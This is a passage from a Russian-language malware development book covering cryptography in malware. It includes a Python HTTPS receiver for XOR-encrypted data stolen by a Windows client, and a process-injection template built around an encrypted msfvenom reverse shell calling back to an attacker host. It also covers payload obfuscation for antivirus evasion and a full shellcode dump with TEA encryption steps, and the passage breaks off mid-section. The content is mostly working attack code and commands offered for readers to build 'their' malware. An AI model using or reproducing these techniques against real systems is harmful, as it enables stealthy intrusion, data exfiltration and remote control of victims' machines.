


Рисунок 11.4. Компиляция нашего PoC для расшифровки и загрузки DLL

Затем выполним его на любой машине с Windows:

```
> .\hack.exe
```

На моей виртуальной машине с Windows 10 x64 v1903 получен следующий вывод:




Рисунок 11.5. Запуск нашего примера hack.exe на машине с Windows

Как видите, этот пример также сработал ожидаемым образом: файл конфигурации был успешно расшифрован, а вредоносная DLL загружена по URL с машины атакующего.

В настоящем вредоносном ПО всё может быть гораздо сложнее. Например, ключ шифрования также может загружаться с подконтрольного сервера. Для дополнительной скрытности вредоносный URL можно зашифровать, например, с помощью Base64 или SHA-256.

Продолжим рассматривать другие практические применения криптографии. Как насчёт криптографии для защищённой связи?

Криптография для защищённой связи

В этом разделе мы научимся реализовывать криптографию для защищённой связи вредоносного ПО: создадим простейшую программу для кражи информации, которая будет шифровать данные и передавать их по защищённому каналу.

Рассмотрим пример реализации защищённой связи в распространённом сценарии шифрования и расшифровки сообщений между двумя сторонами.

Практический пример

Создадим простой пример из двух программ: получателя - HTTPS-сервера Linux - и клиентских программ, то есть вредоносного ПО Windows, передающих ему информацию.

Для этого создадим HTTPS-сервер на Python: GitHub.

Логика очень проста: получить POST-запрос, расшифровать данные и вывести результат.

Разберём код по частям. Сначала импортируем необходимые модули:

```
import http.server
import socketserver
import ssl
from urllib.parse import urlparse, parse_qs
```

Рассмотрим их подробнее:

• `http.server`: предоставляет базовые классы для реализации веб-серверов. Мы используем его для создания HTTP-сервера.
• `socketserver`: упрощает написание сетевых серверов. Мы используем его совместно с `http.server`.
• `ssl`: предоставляет доступ к криптографическим протоколам Secure Socket Layer (SSL). Мы используем его для включения HTTPS на сервере.
• `urllib.parse`: предоставляет функции анализа URL. Мы используем его для разбора входящих запросов.

Теперь зададим конфигурацию:

```
PORT = 4443
CERTFILE = "server.crt"
KEYFILE = "server.key"
```

Затем создадим собственный класс обработчика запросов, производный от `http.server.BaseHTTPRequestHandler`. В нём определяется переменная класса `XOR_KEY`, представляющая ключ XOR для шифрования и расшифровки:

```
XOR_KEY = "k"
```

Метод `xor` выполняет операцию XOR между заданными данными и ключом:

```
def xor(self, data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str
```

Метод `xor_decrypt` расшифровывает полученные данные с помощью метода `xor` и заранее определённой переменной класса `XOR_KEY`:

```
def xor_decrypt(self, data):
    ciphertext = self.xor(data, self.XOR_KEY)
    return ciphertext
```

Метод `do_POST` считывает зашифрованные данные из запроса, расшифровывает их с помощью XOR и выводит результат:

```
def do_POST(self):
    content_length = int(self.headers['Content-Length'])
    encrypted_data = self.rfile.read(content_length)

    # Decrypt the received data using single-byte XOR
    decrypted_data = self.xor_decrypt(encrypted_data)

    # Handle the decrypted data here
    print("decrypted data:")
    print(decrypted_data)

    # Send an HTTP OK response
    self.send_response(200)
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write("HTTP OK".encode('utf-8'))
```

В конце сценария мы определили функцию `run_https_server`. Она создаёт экземпляр `socketserver.TCPServer` с заданным адресом сервера и классом `MyHTTPRequestHandler` в качестве обработчика запросов. Функция оборачивает сокет сервера средствами SSL/TLS посредством `ssl.wrap_socket`, используя указанные файлы сертификата и ключа. Наконец, сервер запускается и с помощью метода `serve_forever` неограниченно ожидает входящие соединения.

А что насчёт клиента Windows? Код доступен по адресу: GitHub.

Ниже приведено пошаговое объяснение кода на C для простой вредоносной программы Windows, демонстрирующей базовое взаимодействие с удалённым сервером. Этот код форматирует сведения о системе, включая версию операционной системы и размеры экрана:

```
snprintf(systemInfo, sizeof(systemInfo),
  "OS Version: %d.%d.%d\nScreen Width: %d\nScreen Height: %d\n",
  GetVersion() & 0xFF, (GetVersion() >> 8) & 0xFF,
  (GetVersion() >> 16) & 0xFF,
  GetSystemMetrics(SM_CXSCREEN), GetSystemMetrics(SM_CYSCREEN));
```

Как видно из исходного кода, выполняется следующая последовательность действий:

1. Вредоносная программа собирает базовые сведения о системе.
2. Затем она устанавливает соединение с удалённым сервером посредством WinHTTP.
3. Далее программа отправляет POST-запрос, содержащий сведения о системе.
4. Наконец, она обрабатывает ответы сервера и закрывает все дескрипторы WinHTTP.

Полный исходный код находится в GitHub-репозитории книги.

Скомпилируем его следующей командой:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinhttp
```

На моей машине с Kali Linux команда даёт следующий результат:




Рисунок 11.6. Компиляция клиентского кода hack.c

Подготовим Python-сервер `server.py` на машине атакующего:

Рисунок 11.7. Запуск HTTPS-сервера Python

Наконец, запустим `hack.exe` на машине жертвы с Windows:




Рисунок 11.8. Запуск hack.exe

Как и ожидалось, данные передаются в зашифрованном виде, в том числе по протоколу HTTPS, который обеспечивает дополнительную защиту от средств информационной безопасности.

Защита полезной нагрузки - криптография для обфускации

Как упоминалось в главе 8, криптографические алгоритмы также можно применять для шифрования и расшифровки полезной нагрузки. Но в этом разделе я хочу поделиться полезным приёмом автоматизации процесса обфускации полезной нагрузки. Разумеется, можно использовать популярные инструменты вроде `msfvenom` из Metasploit Framework, однако мы сделаем всё самостоятельно. Так будет проще понять наши практические действия.

Практический пример

Рассмотрим ещё один пример. В этом разделе мы создадим шаблон классического внедрения полезной нагрузки, показанный в GitHub-репозитории книги: GitHub.

Этот код на C служит шаблоном классического внедрения полезной нагрузки. Он открывает указанный процесс, расшифровывает и внедряет полезную нагрузку в его память, а затем запускает удалённый поток для выполнения внедрённого кода.

Разберём его:

1. Определение полезной нагрузки:

• `encryptedPayload`: заполнитель для зашифрованной полезной нагрузки.
• `decryptionKey`: заполнитель для ключа шифрования и расшифровки.

2. Функция расшифровки:

• `decryptPayload`: функция XOR-расшифровки, принимающая буфер данных, его длину, ключ расшифровки и длину ключа. Она расшифровывает буфер данных операцией XOR с ключом.

3. Главная функция:

A. Сначала она получает идентификатор целевого процесса из аргументов командной строки.

B. Затем открывает указанный процесс посредством `OpenProcess`.

C. Далее расшифровывает полезную нагрузку с помощью `decryptPayload`.

D. Затем выделяет буфер памяти в целевом процессе посредством `VirtualAllocEx`.

E. После этого записывает расшифрованную полезную нагрузку в выделенный буфер с помощью `WriteProcessMemory`.

F. Затем создаёт в целевом процессе удалённый поток для выполнения внедрённого кода посредством `CreateRemoteThread`.

G. Наконец, закрывает дескриптор процесса.

Теперь создадим сценарий Python, который заполняет этот файл уже зашифрованной полезной нагрузкой. Он находится в GitHub-репозитории книги: GitHub.

Логика проста: этот сценарий Python генерирует полезную нагрузку обратной оболочки, шифрует её простым шифром XOR, а затем компилирует в исполняемый файл Windows.

Как видите, `random_key()` генерирует случайный ключ для XOR-шифрования, а `xor(data, key)` выполняет XOR-шифрование предоставленных данных заданным ключом.

Сценарий Python использует Metasploit (`msfvenom`) для создания полезной нагрузки обратной оболочки с указанными узлом и портом.

Теперь необходимо выполнить следующие действия:

1. Прочитать сформированную полезную нагрузку из файла.
2. Зашифровать полезную нагрузку с помощью XOR.
3. Изменить файл шаблона C `temp.c`, включив в него зашифрованную полезную нагрузку и ключ шифрования.

Наконец, скомпилируем изменённый шаблон в исполняемый файл Windows `hack.exe` посредством кросс-компилятора MinGW.

Запустим сценарий следующей командой:

```
$ python3 encrypt.py -l 10.10.1.5 -p 4445
```

На моей машине с Kali Linux получен следующий вывод:




Рисунок 11.9. Выполнение логики шифрования через Python

Запустим программу на виртуальной машине с Windows 10 x64:

```
> .\hack.exe <PID>
```

В моём случае шелл-код внедряется в процесс `mspaint.exe`:




Рисунок 11.10. Запуск hack.exe на машине с Windows

Похоже, наша логика выполнилась - обратная оболочка создана. Отлично!

Сценарий можно изменить, добавив обфускацию текста и имён функций. Можно также заменить XOR более сложным алгоритмом. Оставим это вам в качестве упражнения.

Алгоритм XOR используют такие загрузчики и бэкдоры, как Bazar, а также такое похищающее учётные данные и информацию вредоносное ПО, как Carberp.

Кроме того, злоумышленники могут шифровать данные на целевой системе или множестве систем в сети, чтобы нарушить доступ к системным и сетевым ресурсам. Они могут попытаться сделать хранимые данные недоступными, зашифровав файлы или данные на локальных и удалённых дисках и отказав в доступе к ключу расшифровки.

Это может делаться с целью потребовать от жертвы денежную компенсацию в обмен на расшифровку или ключ расшифровки, как в программах-вымогателях, либо чтобы навсегда сделать данные недоступными, если ключ не сохраняется или не передаётся.

Подробнее программы-вымогатели будут рассмотрены в главе 16.

Итоги

В этой главе мы подробно рассмотрели важнейшую роль криптографии во вредоносном ПО, уделив особое внимание её значению для защиты каналов связи и вредоносной полезной нагрузки. Мы представили обзор распространённых криптографических методов во вредоносном ПО, способов применения криптографии для защищённой связи, а также использования криптографических методов для обфускации и защиты полезной нагрузки.

Сначала мы продемонстрировали шифрование и расшифровку файлов конфигурации вредоносного ПО на примере практической реализации распространённых криптографических методов. Затем научились применять криптографию для защищённой связи с сервером, подчеркнув важность HTTPS для создания безопасного канала.

Наконец, мы представили автоматизированный подход к шифрованию полезной нагрузки с помощью Python. Он предусматривал добавление криптографических функций в шаблон вредоносной программы на C, что продемонстрировало пересечение автоматизации на Python и интеграции криптографических методов в разработку вредоносного ПО.

В следующей главе мы углубимся в продвинутые математические алгоритмы и пользовательские методы кодирования, применяемые авторами вредоносного ПО.

Глава 12. Продвинутые математические алгоритмы и пользовательское кодирование

Некоторые авторы вредоносного ПО применяют продвинутые математические алгоритмы и пользовательские методы кодирования, чтобы сделать свои программы сложнее. В этой главе мы подробно рассмотрим некоторые из таких методов. Выйдя за пределы распространённых криптографических способов, мы изучим более совершенные математические алгоритмы и пользовательские методы кодирования, с помощью которых разработчики вредоносного ПО защищают свои творения.

Среди рассматриваемых тем - пользовательские схемы шифрования и кодирования для обфускации, продвинутые математические конструкции и теория чисел. Для иллюстрации этих концепций будут использованы примеры настоящего вредоносного ПО, применяющего подобные методы. К концу главы вы не только поймёте эти продвинутые методы, но и сможете реализовать их, чтобы повысить сложность и устойчивость своего вредоносного ПО.

В этой главе рассматриваются следующие основные темы:

• изучение продвинутых математических алгоритмов во вредоносном ПО;
• применение простых чисел и модульной арифметики во вредоносном ПО;
• реализация пользовательских методов кодирования;
• криптография на эллиптических кривых (ECC) и вредоносное ПО.

Технические требования

В этой главе для разработки и демонстрации мы будем использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Для компиляции примеров я буду использовать MinGW (MinGW-w64) для Linux. Установить его можно следующей командой:

```
$ sudo apt install mingw-*
```

Изучение продвинутых математических алгоритмов во вредоносном ПО

В предыдущих главах мы рассмотрели популярные и хорошо изученные алгоритмы кодирования и шифрования, такие как XOR, AES, RC4 и Base64. В последние годы я задавался вопросом: «Что, если использовать другие продвинутые алгоритмы шифрования, основанные на простых?» Я решил провести исследование, применить различные алгоритмы шифрования, представленные публике в 1980-х и 1990-х годах, и посмотреть, как их использование влияет на оценку VirusTotal. Можно ли применять их при разработке вредоносного ПО? Рассмотрим несколько алгоритмов и практических примеров шифрования полезной нагрузки.

Tiny Encryption Algorithm (TEA)

Tiny Encryption Algorithm (TEA) - блочный шифр с симметричным ключом, который работает с 64-битными блоками и использует 128-битный ключ. Основная последовательность шифрования TEA выглядит так:

1. Расширение ключа: 128-битный ключ разделяется на два 64-битных подключа.
2. Инициализация: 64-битный блок открытого текста делится на два 32-битных блока.
3. Раундовая функция: блок открытого текста проходит несколько раундов операций, каждый из которых состоит из следующих действий:

• Сложение: два 32-битных блока объединяются посредством побитового сложения по модулю 2^32.
• XOR: один из подключей складывается по XOR с одним из 32-битных блоков.

4. Сдвиг: результат предыдущего этапа циклически сдвигается влево на определённое число бит.
5. XOR: результат сдвига складывается по XOR с другим 32-битным блоком.
6. Завершение: два 32-битных блока объединяются и образуют 64-битный блок шифротекста.

A5/1

A5/1 - потоковый шифр, применяемый стандартом сотовой телефонной связи GSM для обеспечения конфиденциальности беспроводного обмена. Это одна из многочисленных реализаций протокола безопасности A5. Изначально засекреченная, она со временем стала известна общественности благодаря раскрытиям и обратной разработке. В шифре обнаружено несколько существенных уязвимостей.

Алгоритм Мадрыги

В 1984 году У. Э. Мадрыга представил алгоритм Madryga как блочный шифр. Он был создан для простой и эффективной программной реализации. Одной из его отличительных особенностей были зависящие от данных вращения: количество вращений при шифровании определялось шифруемыми данными. Такой подход впоследствии использовался в других шифрах, включая RC5 и RC6.

Skipjack

Skipjack - алгоритм блочного шифрования с симметричным ключом, разработанный прежде всего для государственных нужд с упором на надёжную безопасность при вычислительной эффективности. Он был создан Агентством национальной безопасности США (NSA) в начале 1990-х годов и первоначально предназначался для различных приложений защищённой связи.

Практический пример

Рассмотрим практический пример, чтобы понять, что реализовать это не слишком трудно. Логика шифрования и расшифровки довольно проста.

Я решил реализовать шифрование и расшифровку полезной нагрузки посредством TEA: GitHub.

Как видите, для простоты я использовал полезную нагрузку окна сообщения `Meow-meow!`:

```
$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
```

В Kali Linux это выглядит так:

```
└─$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 285 bytes
Final size of c file: 1227 bytes
unsigned char buf[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\xfe\x00\x00\x00\x3e"
"\x4c\x8d\x85\x09\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

Рисунок 12.1. Создание полезной нагрузки посредством msfvenom

Теперь необходимо обновить логику, применив алгоритм TEA и классическое внедрение кода. Изменим классическое внедрение:

1. Заменим полезную нагрузку `meow-meow` на зашифрованную посредством TEA.
2. Добавим функцию `decryptUsingTEA`.
3. Расшифруем и внедрим полезную нагрузку.

Полный исходный код находится в GitHub-репозитории книги: GitHub.

Чтобы скомпилировать PoC-код на C, выполним следующую команду:

```
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc
```

В Kali Linux это выглядит так:

